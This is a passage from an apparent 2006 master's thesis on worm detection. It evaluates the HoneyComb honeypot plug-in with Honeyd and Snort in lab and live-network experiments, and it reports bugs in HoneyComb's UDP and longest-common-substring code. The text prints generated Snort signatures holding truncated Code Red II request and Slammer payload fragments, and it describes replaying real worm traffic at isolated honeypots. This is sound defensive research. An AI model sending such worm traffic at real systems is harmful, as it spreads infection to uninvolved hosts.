- Spread by clients - the worms are usually spread by clients, i.e., by computers that initiate connections.
- Payload repetition - the packets belonging to the same worm contain similar packet payload.
- Small size - worms tend to be small in size in order to spread as fast as possible.

Wang et al. [49] base their worm detection scheme, PAYL, solely on correlating anomalous incoming and outgoing packet content. The motivation for this is that most worms infect new hosts with somewhat similar payload as they used to infect the present host. The system compares incoming and outgoing packets to a host and will in this way be able to detect and generate signatures for zero-day worms.

Zou et al. [50] describes an early warning system for Internet worms based on the assumption that the worms follow an epidemic model. Using a recursive filtering algorithm known as a Kalman filter, this system is able to detect the presence of a worm early in its propagation phase by monitoring trend changes in illegitimate scans to large IP networks. However, this detection

technique is best suited for large data sets and may not be appropriate when detecting worms in small networks [51].

An architecture known as Shadow Honeypots is introduced by Anagnostakis et al. [52]. In this architecture, several anomaly detectors are placed in front of a production network to monitor all incoming traffic. Packets that are regarded as anomalous by these detectors are forwarded to the "shadow honeypots" that are protected replicas of the production system they are trying to protect. Legitimate traffic is validated by the shadow honeypots and processed in a normal way by the production servers, while traffic that is part of a possible attack will be identified and blocked. The fact that this system is placed in front of a production system, instead of only listening to unused address space, makes it well suited for detecting hitlist worms[5].

Madhusudan et al. [53] introduce a system for real-time worm detection using hardware. The detection strategy in this system is based on two ideas presented in the EarlyBird article [47]:

- A worm detection system should look for frequently occurring content.
- The system should also be able to detect worms that use simple polymorphic techniques.

This detection system has promise since it is implemented in hardware and is able to process packet content even on high bandwidth networks. However, the detection algorithm itself may prove to be too simple, as it is unable to detect worms using more sophisticated polymorphic techniques such as instruction reordering or replacement.

4.2 Worm Protection

There are several different ways of protecting a computer against worm attacks and other kind of malicious traffic. One of the most intuitive ones is to keep every computer updated with the latest security patches at all times. However, evaluating patches and upgrading systems is time consuming and

[5]Assuming that the hitlist worm is targeting the given production system.

may cause downtime that is unacceptable to some systems [15]. In addition, many worms utilize unknown vulnerabilities not targeted by the security updates. The remainder of this section will give a brief overview of some possible defense strategies against these worms, separated into network and host-based approaches.

4.2.1 Network Defenses

Network firewalls are devices that enforce a local network security policy to block unwanted traffic entering and leaving a network [15]. There are three common types of firewalls: packet filtering routers, application-level gateways and circuit-level gateways, each of which filters traffic based on different criteria [18]. A packet-filtering router decides whether or not to forward or discard an incoming or outgoing packet based on a set of rules regarding the packet header (e.g., source IP address). An application-level gateway filters traffic based on the application that is being used. Circuit-level gateways do not allow end-to-end TCP connections, which mean that the filtering is based on which connections to allow through the gateway (typically based on trust of the internal users). Once a connection has been established, the gateway acts as a traffic relay without examining the content.

Firewalls can provide worm protection at a certain level, but may turn out to be inadequate when fighting worms entering the network through legitimate applications. As once stated by William R. Cheswick: a firewall is *"a sort of crunchy shell around a soft, chewy center"* [54].

Network intrusion detection systems monitor incoming and outgoing network traffic looking for unusual activity that could be part of an attack. Port scanning activity and incoming packets containing shell code are examples of events that can trigger alerts from detection systems. The NIDS can also provide the firewall with new signatures and IP addresses to include in its blacklist[6].

[6]Traffic from certain IP addresses is blocked entering the network. A list of these IP addresses is often referred to as a blacklist.

4.2.2 Host-Based Defenses

A host-based intrusion detection system monitors the user activity and the system's state. This type of intrusion detection system is able to detect and respond to irregular behavior by the user, as well as processes that try to execute commands they are not supposed to.

A host-based firewall can serve as a complement to a network firewall, providing more fine-grained control of what services and traffic to allow for each host [15]. While the network firewall has to allow traffic to all applications used in the network, the host-based firewall can block all traffic to applications not used on the host.

Virus detection software uses signatures to search for malicious software in files present on the computer. If a file with malicious code is discovered, the virus detection software will put it in quarantine or remove it. Anti-virus software can be configured to search for threats based on different events, e.g., prior to execution of each binary file, every time a file is sent as an attachment in an e-mail or simply on a regular basis. With a signature-based detection system like this, it is vital that the virus and worm definitions are kept updated at all times.

As stated in the previous chapter, worms utilize security flaws in widely used services to propagate. By always running network processes with a minimum set of privileges, a worm infection might be avoided. On UNIX systems, administrative rights are needed to begin actively listening on the ports between 1 and 1024 [29]. Due to this, every program that needs to use one of these ports requires root privileges to bind itself to the port. However, once the binding is completed, the program does no longer need the escalated privileges. Making sure that all processes drop the administrative privileges when they are no longer needed can help protect the computer against worm infections.

Running applications in a protected environment, often referred to as a sandbox environment, may also provide the necessary protection to avoid worm infections. This is typically done by the UNIX system call `chroot()`

which only presents a restricted subset of the real file system to the running process [15]. The number of tools and libraries available in the sandbox are also minimized to reduce the chance for a worm to elevate privileges.

Chapter 5

Worm Detection Experiments

This chapter describes the experiments conducted in this project. First, the software tools used for the experiments and the analysis of the captured data is presented. Second, setup and implementation of the experiments are presented along with analysis of the collected data.

Prior to running the experiments, two hosts were added to the honeypot setup installed at NTNU to incorporate a worm detection mechanism. Three experiments were then conducted to evaluate the effectiveness and reliability of this worm detection mechanism.

5.1 Software Tools

This section describes the software tools used in the experiments as well as the ones used for the analysis of the collected data. A configuration guide for the use of these software tools on the honeypot setup at NTNU is given in [6]. The configuration of the newly incorporated worm detection mechanism can be found in Appendix C.

5.1.1 Experiment Tools

A short description of all the software tools needed to conduct the experiments is given in this section.

Arpd

An Address Resolution Protocol (ARP) daemon is needed to make the machine running Honeyd able to answer ARP requests beyond the one IP address assigned to the physical Media Access Control (MAC) address of the computer's network interface card. The ARP daemon replies to any ARP request for a predefined set of IP addresses (after determining that no other host in the network is claiming that IP), thus facilitating the deployment of several low-interaction honeypots on one physical host machine.

Flowreplay

Flowreplay [Flo] is a tool able to emulate a network client by replaying a traffic trace and at the same time making sure the packets that are sent have the correct header fields (e.g., the sequence number and acknowledgement value). According to the developer, this tool is not yet stable and is still an alpha version.

HoneyComb

HoneyComb is a plug-in for Honeyd that searches for common byte patterns in packet payload to automatically create detailed signatures for worms. A detailed description of HoneyComb is already given in 4.1.1.

Honeyd

Honeyd [Hona] is a low-interaction honeypot daemon that can emulate thousands of virtual hosts at the same time. By opening different TCP/UDP

ports and adding scripts to emulate services on the open ports, each of these virtual hosts can be configured individually.

Iptables

Iptables [Netb] is used for packet filtering on Linux systems, and can thus be used as a firewall to protect the host from unwanted traffic. In the experiments, Iptables is set up to accept only a limited set of services for the host machines, while no filtering is performed on the traffic bound to the low-interaction honeypots.

Netdude

Netdude [Neta] is a Linux GUI application for inspection, analysis and manipulation of Tcpdump traffic trace files. The tool allows copying of packets between traffic traces as well as editing of captured packets.

Network Time Protocol (NTP) time synchronization

Two tools utilizing the Network Time Protocol, Ntpdate and Ntpd, are used to keep the system clock synchronized at all times on the computers used in the experiments. Ntpdate is executed when the machine is started to correct large time differences, while Ntpd is a daemon running continuously to keep the times synchronized.

Oinkmaster

Oinkmaster [Oin] is a Perl script that updates the Snort rule set with the latest rules from an online repository. This is especially useful when conducting experiments on several machines, making sure the same detection rules are used on all of them.

PackETH

PackETH [Pac] is a Linux application for creating and sending any Ethernet packet. A sequence tool is also available, making it possible to send a sequence of predefined packets.

Snort

Snort [Sno] is a signature-driven network intrusion detection and prevention system. In the experiments conducted in this project, Snort operates as a NIDS, allowing packets to travel to their destination addresses, but creating alerts when the packet payload match a signature in the rule set. Snort can also be run in inline-mode, operating as a NIPS, completely blocking traffic that matches any of the rules. This operating mode can be used to contain known computer worms.

Tcpdump

The Tcpdump [Tcp] tool is used to monitor traffic to and from a computer, utilizing the `libpcap` library. The packets received can be printed to the screen or stored in trace files, convenient for later analysis.

5.1.2 Analysis Tools

A brief introduction of the tools used to analyze the results of the experiments is given in this section.

Basic Analysis and Security Engine (BASE)

BASE [BAS], which is based on code from the Analysis Console for Intrusion Databases (ACID) project [ACI], provides a web front-end to query and analyze the alerts generated by Snort, which can be useful when, for example, sorting alerts based on their timestamps.

Ethereal

Ethereal [Eth] is a network protocol analyzer that can be used to display the contents of a Tcpdump traffic trace. Filters can easily be applied in order to display, for example, packets addressed to a certain IP address or utilizing a specific protocol.

Tcpslice

Tcpslice can be used to split Tcpdump traffic traces into smaller files based on time intervals. This is convenient because the viewing of large trace files in Ethereal is resource-demanding.

Tcpstat

Tcpstat is a program that reports network interface statistics of real-time traffic, or of traffic captured in Tcpdump files. It is especially valuable because of its filtering capabilities. It was used during the analysis to get statistics of traffic from the Tcpdump files.

5.2 Problems with HoneyComb

Several obstacles were encountered in the process of setting up and conducting experiments with HoneyComb. The first problem was experienced as the newest version (version 0.6) failed to compile with Honeyd version 1.5a. Christian Kreibich, the developer of HoneyComb, was contacted and replied by fixing the problem and releasing version 0.7 of HoneyComb. This version compiled with Honeyd 1.5a without errors, but caused Honeyd to crash whenever a UDP packet was received to any of the honeypots. To locate the problem, Honeyd was executed in a controlled environment[1] which provided a backtrace of the problem at the time of the crash. This back

[1]The GNU Project Debugger [Deb].

trace was sufficient for Kreibich to locate the error and release a preliminary[2] new version of the library `libstree` needed by HoneyComb to run the LCS algorithm [55].

When running small test experiments, HoneyComb provided strange results, and it did not seem as if HoneyComb interpreted the received traffic correctly. Adding several debug messages in the source code of HoneyComb confirmed this assumption. As HoneyComb was developed in 2003, it was suspected that the newer versions of Honeyd might have introduced this error in HoneyComb. This turned out to be the most likely explanation, as the only available version of Honeyd providing HoneyComb with the correct information was version 0.8b released in 2004. Detailed debug information about the experienced errors was sent to Kreibich, but as of this writing no new version of HoneyComb has been released [55].

While thoroughly examining the HoneyComb source code, a limitation in the implementation was identified. Because HoneyComb deals with UDP and TCP packets in a similar fashion, an unwanted effect is introduced when detecting single packet UDP worms.

To understand this limitation, knowledge of the TCP and UDP protocols are required. TCP connections are normally set up by a three-way handshake before the actual information exchange can start, while UDP traffic is connectionless. HoneyComb deals with TCP connections correctly and performs no extensive comparison of the first packet in a connection with older connections. Instead, only packet header comparison is performed. HoneyComb deals with UDP packets in a similar fashion, viewing UDP packets with the same header fields[3] as a "UDP connection".

The limitation of this approach can be illustrated by an example[4], as shown in Figure 5.1. In this scenario, it is assumed that a UDP worm, that randomly scans the Internet for new hosts to infect, exists. It is further assumed

[2]The updated `libstree` version was not released as an official new version due to Kreibich's suspicion that a memory leakage may have been introduced.

[3]The same source address, source port, destination address and destination port.

[4]This example is a result of a short experiment conducted on the 13th of May to prove the limitation of HoneyComb when dealing with UDP worms. Complete results from this experiment can be found on the attached DVD.

that the compromised hosts all send one packet to each of the honeypots containing the actual worm payload, as indicated by the dotted arrows in the figure. HoneyComb receives all these packets, but since they are all initial packets of a connection, no payload comparison is performed. An example of a signature generated by HoneyComb in this case is given below.

```
alert udp any any -> 129.241.196.0/24 1434 (msg:  "Honeycomb Sat
May 13 10h34m14 2006 "; )
```

To trigger a payload comparison in this scenario, one of the compromised hosts will need to send a second UDP packet containing the worm payload to one of the honeypots, as illustrated by the solid red arrow in Figure 5.1.



Figure 5.1: Limitation in HoneyComb's processing of UDP packets.

To improve this situation, making HoneyComb able to detect UDP worms after only receiving two instances of the worm (given that the two packets either have distinct source or destination addresses), the source code was altered and the program was recompiled. The method in the C source file that was altered is included in Appendix D. The entire source file, hc_udp.c, can be found on the attached DVD. All the following experiments in this

master's thesis are conducted with the altered source code.

During one of the experiments, a significant error regarding the implementation of LCS used by HoneyComb was discovered. This will be further elaborated in 5.5 and 5.6.

5.3 Experiment Objectives

The purposes of the experiments conducted during the work on this thesis are to evaluate the effectiveness and reliability of the HoneyComb approach; detecting worms using a longest common substring algorithm. The aspects considered are listed below:

Signature accuracy How accurate are the signatures generated by HoneyComb?

Polymorphic worm resistance Can the algorithm resist simple polymorphic techniques used to change the worm payload between propagation attempts?

Live traffic results What signatures will be generated by HoneyComb on the NTNU and Uninett network?

False positives Is the amount of false positives at an acceptable level?

To test HoneyComb it was decided to conduct three different experiments. Two of these were conducted in a controlled environment, while HoneyComb was fed with live traffic from the NTNU and Uninett network in the third.

5.4 Signature Accuracy Experiment

The main goal of this experiment, which was conducted on the 14th of May 2006, was to test the accuracy of the signatures created by HoneyComb by sending actual worms to Honeyd in a controlled environment. To test both TCP and UDP detection functionality in HoneyComb, two worms, each using one of these protocols, were needed.

During the experiments conducted in [6], a significant amount of the UDP Slammer worm traffic was captured. As no TCP worm was captured during these experiments, the full payload of Code Red II was found and downloaded from the Internet [pay].

5.4.1 Setup and Implementation

The experiment setup is depicted in Figure 5.2, where the three computers described below are connected through a switch.



Figure 5.2: System setup for the controlled environment experiment.

Blade (129.241.205.108) - Running Debian. The centralized machine for databases, web interface and data storage for the experiments.

- Iptables 1.3.3
- Mysql 4.0.24
- Ntpdate 4.2.0a
- Openntpd 3.7
- Tcpslice 1.2a2

- Apache 1.3.33
- BASE 1.1.2

Homer (129.241.196.197) - Running Fedora Core 3. Emulating Honeyd honeypots running Windows or Linux. The Windows honeypots were set up with scripts emulating ftp and web server as well as several backdoors created by Mydoom, Kuang2, Sasser, Dabber, Lovgate and Blaster. The Linux honeypots were configured with scripts emulating ftp, web server, smtp, ssh and proxy server. A list of the IP addresses of the honeypots as well as the operating system emulated can be found in Appendix E.

- Iptables 1.2.11
- Ntpdate 4.2.0a
- Ntpd 4.2.0a
- Honeyd 0.8b
- HoneyComb 0.7
- Tcpdump 3.8

Elektra (129.241.209.110) - Running Ubuntu 5.10. Replaying traffic dumps and sending generated worm packets.

- Iptables 1.3.1
- PackETH 1.3
- Flowreplay 2.3.5
- Netdude 0.4.6

The UDP and TCP worm packets were sent from Elektra to the Honeyd honeypots run on Homer using the applications PackETH and Flowreplay, respectively.

To emulate a real TCP worm, a TCP connection had to be set up before the actual worm payload could be transmitted. Two separate traffic dumps, the TCP connection establishment and the worm payload transmission, respectively, were combined using Netdude to create a valid Code Red II trace.

As the Maximum Transmission Unit (MTU) of an Ethernet frame is fixed to 1500 bytes, the Code Red II payload had to be fragmented into three IP packets. The creation of the Code Red II trace in Netdude is shown in Figure 5.3.



Figure 5.3: Creation of a Code Red II trace in Netdude.

To trigger HoneyComb to generate a signature for this worm, two similar Code Red II traces were sent to two distinct honeypots using Flowreplay.

As indicated in 5.1.1, Flowreplay is not fully developed. Due to problems trying to send UDP packets and TCP packets in the same trace, the Slammer packets were sent using the sequence tool in PackETH. Two packets were sent to two distinct honeypots to generate a signature for the Slammer worm. The PackETH sequence tool is illustrated in Figure 5.4.

5.4.2 Results

Extracts of the signatures generated by HoneyComb in this experiment is shown below.

Signature for the Code Red II worm:

```
alert tcp 129.241.209.110/32 any -> 129.241.196.0/24 80 (msg: "Honey-
comb Sun May 14 13h17m10 2006 "; flags: PA+; flow: established; con-
tent: "GET /default.ida?XXXXXXXX (...) 00|CodeRedII|00 (...) F7 D8";)
```



Figure 5.4: The PackETH sequence tool.

Signature for the UDP Slammer worm:

```
alert udp 129.241.208.0/24 1023 -> 129.241.196.0/24 1434 (msg:  "Hon-
eycomb Sun May 14 13h17m15 2006 "; content:  "|04 01 (...)  D6 EB|"; )
```

A comparison of the signature content and the worm payload sent to the honeypots shows that HoneyComb generates accurate signatures in a controlled environment.

The complete signatures generated by HoneyComb in this experiment can be found in Appendix F.1. The traffic traces that were used to generate the worm traffic, as well as all the log files from the experiment can be found on the enclosed DVD.

5.5 Polymorphic Payload Experiment

This experiment was conducted on the 12th of June 2006 to test if HoneyComb was able to detect simple polymorphic worms.

5.5.1 Setup and Implementation

The machines used in this experiment were the same, and had the same set of tools, as in the signature accuracy experiment described in 5.4.

As no real polymorphic worm was available, it was decided to construct three different packets using the packet generator tool PackETH. The payload of these packets were different, except one common byte string: `05 04 AB 45 32 69 AC BF`. The entire payload of these packets can be found in Appendix G. The worm behavior imitated using this approach is believed to be quite similar to that of a simple polymorphic worm. That is, a worm using instruction reordering, byte padding or encryption (with parts of the payload, e.g., the decryption routine, unencrypted) to achieve payload variations between each propagation attempt.

The three packets were sent to three different honeypots on Homer from one source IP addresses. To avoid the need of a connection setup, the packets were sent using the UDP protocol.

5.5.2 Results

According to the documentation, HoneyComb identifies worms by running the longest common substring on the payload of incoming packets sent to the same port [42]. The expected result of this polymorphic payload experiment was therefore that two packets having any common content larger than the *minimum pattern length* variable[5] would trigger HoneyComb to generate a matching signature containing the longest common substring. The actual results from this experiment did, however, not coincide with these predictions. Actually, the signature generated after receiving two of the three polymorphic packets contained the entire payload of the first packet.

After obtaining these results, several debug messages were added in the source code of HoneyComb to help determine the reason for this behavior.

[5]This is the minimum pattern length that HoneyComb requires before it generates a signature. In the experiments described in this thesis, this variable is set to 5 bytes.

Short test experiments[6] with both UDP and TCP traffic were then conducted to check if both protocols were affected. The results showed that the error was protocol independent. It also became evident that the error was located somewhere in HoneyComb's LCS implementation, as none of the generated signatures were based on the longest common substring of two packets. Rather, every result from the LCS algorithm was identical to the longer of the two input strings, even if the two strings did not have any common content at all. This was not discovered in the signature accuracy experiment, as the packets sent to HoneyComb in this experiment had identical payload.

Since HoneyComb was unable to run appropriately with the older versions of `libstree`, it is unclear whether or not this error has been introduced in the preliminary new version. Due to the limited amount of time available, and the fact that the LCS implementation consists of 3000 lines of code, a thorough analysis of the code, with the purpose of removing the error, is considered to be beyond the scope of this thesis. Detailed debugging information regarding this error was sent to the developer of HoneyComb, Christian Kreibich.

5.6 Live Traffic Experiment

The purpose of the experiment was to determine what kind of traffic HoneyComb would generate signatures for in a live traffic environment as well as to study the amount of false positives among the generated signatures[7].

The live traffic experiment was conducted between the 29th of May 2006 and the 5th of June 2006 in intervals of 24 hours. Because the error described in 5.5 was not discovered until after the live traffic experiment was ended, the results from this experiment are affected by HoneyComb's erroneous implementation of the LCS algorithm. The effects of this discovery is further discussed in 5.6.2 and have been taken into consideration during the analysis

[6] The logs and traffic traces from these experiments can be found on the attached DVD.

[7] False negatives are not considered in this experiment because it would require a complete overview of the incoming traffic.

of the results.

5.6.1 Setup and Implementation

The system setup for this experiment is illustrated in Figure 5.5.



Figure 5.5: System setup for the live traffic experiment.

Blade and Homer used the same set of tools as in the two previous experiments. In addition, Calvin was deployed on the Uninett network.

Calvin (158.38.144.66) - Running Fedora Core 3. Using the same set of tools as Homer, and emulating the Honeyd honeypots on the Uninett network.

As NTNU removes some known attacks bound to hosts connected to their network, honeypots placed in this network would receive a limited amount of malicious traffic. Because the purpose of this experiment was to generate signatures based on worm traffic, the filtering on the two subnetworks was removed by ITEA and Uninett.

A gateway (el-gsw.ntnu.no) placed on the Uninett network multicasted a specific packet every 30 seconds to all the honeypots deployed on the Uninett network. These packets triggered the Snort alert `BAD-TRAFFIC IP Proto 103 PIM`. As reported in [5, 6], the packets do not seem to be malicious, so it was decided to remove this rule from the Snort rule set.

After running longer test experiments with HoneyComb, it was found that Honeyd ended up consuming the majority of the host's memory resources. This caused the process to crash a couple of days into the experiments. The reason for this is believed to be the possible memory leakage introduced in the preliminary version of `libstree`, as stated in 5.2. As a result, it was decided to run the live experiments in intervals of 24 hours.

5.6.2 Results and Analysis

The error discovered during the polymorphic payload experiment affects the results of the live traffic experiment. As stated in 5.5, HoneyComb is not able to generate a signature based on an actual common substring of two payloads. Rather, following the establishment of two distinct connections to the same destination port, HoneyComb seems to generate a signature for the packet with the largest payload, regardless of any matching substrings in the two packets. This is also the case for any subsequent comparison involving that particular destination port. The error causes the following abnormal behavior:

- HoneyComb will not generate any signatures based on parts of a payload, only on an entire payload of a packet. That is, it will never generate generalized signatures that can help identify multiple packets with only partly identical payloads.

- The fact that HoneyComb is not able to generate generalized signatures also leads to a potentially large number of generated signatures based on packets with payload that contains connection-specific information (e.g., source or destination IP address). These specific signatures can only be used to identify packets for that particular connection. It is possible that the LCS algorithm would have helped generate more general signatures, excluding the connection-specific parts of the payloads, for these kinds of packets. It is only when two packets with identical payload are captured on minimum two distinct connections within a reasonable time interval that HoneyComb would have updated the general signature to include the connection-specific part of the payload.

- As HoneyComb seems to generate a signature based on the packet with the longest payload, it is likely that the signatures with large content are overrepresented compared to the ones with smaller content. In order to generate a signature for a small packet, a packet of equal or smaller length needs to arrive at the same destination port.

- Vertical detection, as described in 4.1.1, can result in signatures with content consisting of multiple instances of a single packet payload. This can happen when two or more packets with identical payload are received on the same connection and concatenated in order to perform vertical detection. As it is unlikely that any subsequent packets sent to that destination port will contain a payload with multiple instances of the payload in the packets already received, the signatures generated as a result of the vertical detection routine in this experiment are redundant. Technically, this could also happen when using LCS with HoneyComb, but it will happen much more frequently in this experiment as the two concatenated flows that are compared do not have to match in order for HoneyComb to produce a signature.

Error margin caused by the lack of a functional LCS algorithm

Even though the LCS algorithm used by HoneyComb does not seem to have worked properly during this experiment, the analysis showed that many of the signatures were actually based on packets with identical payload. Hence, a large part of the signatures generated in this experiment is likely to have been generated with the use of LCS as well. This hypothesis is further strengthened by the fact that HoneyComb was restarted every 24 hours, and thereby lost its memory, but still generated many of the same signatures every day.

It is very difficult to accurately quantify the error margin caused by the lack of a functional LCS algorithm for this experiment. To decide what generic signatures HoneyComb would have generated by using LCS, an extensive manual inspection of the captured traffic logs would be required. This is not feasible given the vast amount of collected data and the time aspect of this project.

The HoneyComb log files from this experiment show that a substantial amount of the generated signatures contain some sort of connection-specific information. By inspection of the data collected, it is evident that these kinds of signatures would have been generated quite frequently with use of LCS as well. The reason for this is that the packets with identical payload tend to arrive within short time intervals (before the old connection is dropped to make room for new connections).

Signature trend analysis

The number of unique signatures generated on the NTNU network is depicted in Figure 5.6, while the corresponding number for the Uninett network is illustrated in Figure 5.7[8]. A comparison of these figures shows that the amount of signatures generated on the NTNU network is approximately one order of magnitude larger than the number of generated signatures on the Uninett network. The reason for this is the vast amount of distinct sig-

[8]The data behind these figures is presented in Appendix H.1

natures based on UDP packets sent to port 1026 and 1027 received on the NTNU network. When excluding these signatures, the number of signatures generated each day is approximately the same on the two subnetworks.

